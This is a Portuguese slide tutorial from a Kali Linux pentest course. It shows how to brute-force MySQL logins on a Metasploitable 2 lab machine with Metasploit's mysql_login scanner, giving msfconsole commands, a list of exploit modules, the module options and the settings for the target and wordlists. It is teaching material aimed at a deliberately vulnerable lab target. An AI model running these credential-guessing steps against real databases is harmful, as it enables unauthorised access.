Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Metasploitable MySQL

Nesta aula, vamos explorar como usar Metasploit para atacar um servidor de banco de dados MySQL usando o módulo *MySQL Scanner*. Sendo o banco de dados de escolha para muitas plataformas de website, incluindo Drupal e Wordpress, muitos sites estão usando atualmente o servidor de banco de dados MySQL. Isto o torna um alvo fácil para o ataque Metasploitable MySQL.

Metasploitable MySQL

Nessa aula, vamos precisar de:

- Internet
- Uma máquina com Metasploitable 2 ativo em nosso laboratório
- Uma lista de *Usernames.txt* e *Password.txt* para executar um ataque

https://github.com/rapid7/metasploit-framework/tree/master/data/wordlists

Metasploitable MySQL

1. Abra o terminal.


2. Execute o MSFCONSOLE:

```
# msfconsole
```

3. Procure pelos módulos de MySQL:

```
msf > search mysql
```

Metasploitable MySQL




```
   exploit/linux/mysql/mysql_yassl_hello                    2008-01-04 00:00:00 UTC
  good        MySQL yaSSL SSL Hello Message Buffer Overflow
   exploit/pro/web/sqli_mysql                               2007-06-05 00:00:00 UTC
  manual      SQL injection exploit for MySQL
   exploit/pro/web/sqli_mysql_php                           2000-05-30 00:00:00 UTC
  manual      SQL injection exploit for MySQL
   exploit/unix/webapp/wp_google_document_embedder_exec   2013-01-03 00:00:00 UTC
  normal      WordPress Plugin Google Document Embedder Arbitrary File Disclosure
   exploit/windows/mysql/mysql_mof                          2012-12-01 00:00:00 UTC
  excellent   Oracle MySQL for Microsoft Windows MOF Execution
   exploit/windows/mysql/mysql_payload                      2009-01-16 00:00:00 UTC
  excellent   Oracle MySQL for Microsoft Windows Payload Execution
   exploit/windows/mysql/mysql_yassl_hello                  2008-01-04 00:00:00 UTC
  average     MySQL yaSSL SSL Hello Message Buffer Overflow
   exploit/windows/mysql/scrutinizer_upload_exec            2012-07-27 00:00:00 UTC
  excellent   Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Crede
ntial
   post/linux/gather/enum_configs
  normal      Linux Gather Configurations
   post/linux/gather/enum_users_history
  normal      Linux Gather User History


msf > 
```

Metasploitable MySQL

4. Use o módulo do MySQL Scanner:

use auxiliary/scanner/mysql/mysql_login




```
msf > use auxiliary/scanner/mysql/mysql_login
msf  auxiliary(mysql_login) > 
```

Metasploitable MySQL

5. Mostre as opções dos módulos:

msf auxiliary(mysql_login) > show options



```
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             3306             yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
 host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separat
ed by space, one pair per line
   USER_AS_PASS      true             no        Try the username as the password for all us
ers
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(mysql_login) > 
```

Metasploitable MySQL

6. Configure a RHOST do Metasploitable 2:

```
msf auxiliary(mysql_login) > set RHOST 192.168.1.111
```

7. Depois configure o caminho das listas.


```
msf auxiliary(mysql_login) >  set user_file /root/Desktop/usernames.txt
```

```
msf auxiliary(mysql_login) >  set pass_file /root/Desktop/passwords.txt
```

Metasploitable MySQL

6. E depois use o exploit:

Exploit



```
msf auxiliary(mysql_login) > set RHOSTS 192.168.10.111
RHOSTS => 192.168.10.111
msf auxiliary(mysql_login) > set user_file /root/Desktop/usernames.txt
user_file => /root/Desktop/usernames.txt
msf auxiliary(mysql_login) > set pass_file /root/Desktop/Passwords.txt
pass_file => /root/Desktop/Passwords.txt
msf auxiliary(mysql_login) >
```

Metasploitable MySQL

Nesta aula, usamos o msfconsole do Metasploit para explorar as vulnerabilidade do MySQL em nosso contra o nosso Metasploitable 2. Começamos com o lançamento do console e à procura de todas as vulnerabilidades MySQL conhecidos.

Metasploitable MySQL

Depois de escolher o login do MySQL, o que nos permite a força bruta do login MySQL. Usando os arquivos de usuário e senha fornecidos pelas listas, o Metasploit tenta por força bruta o acesso a base de dados MySQL.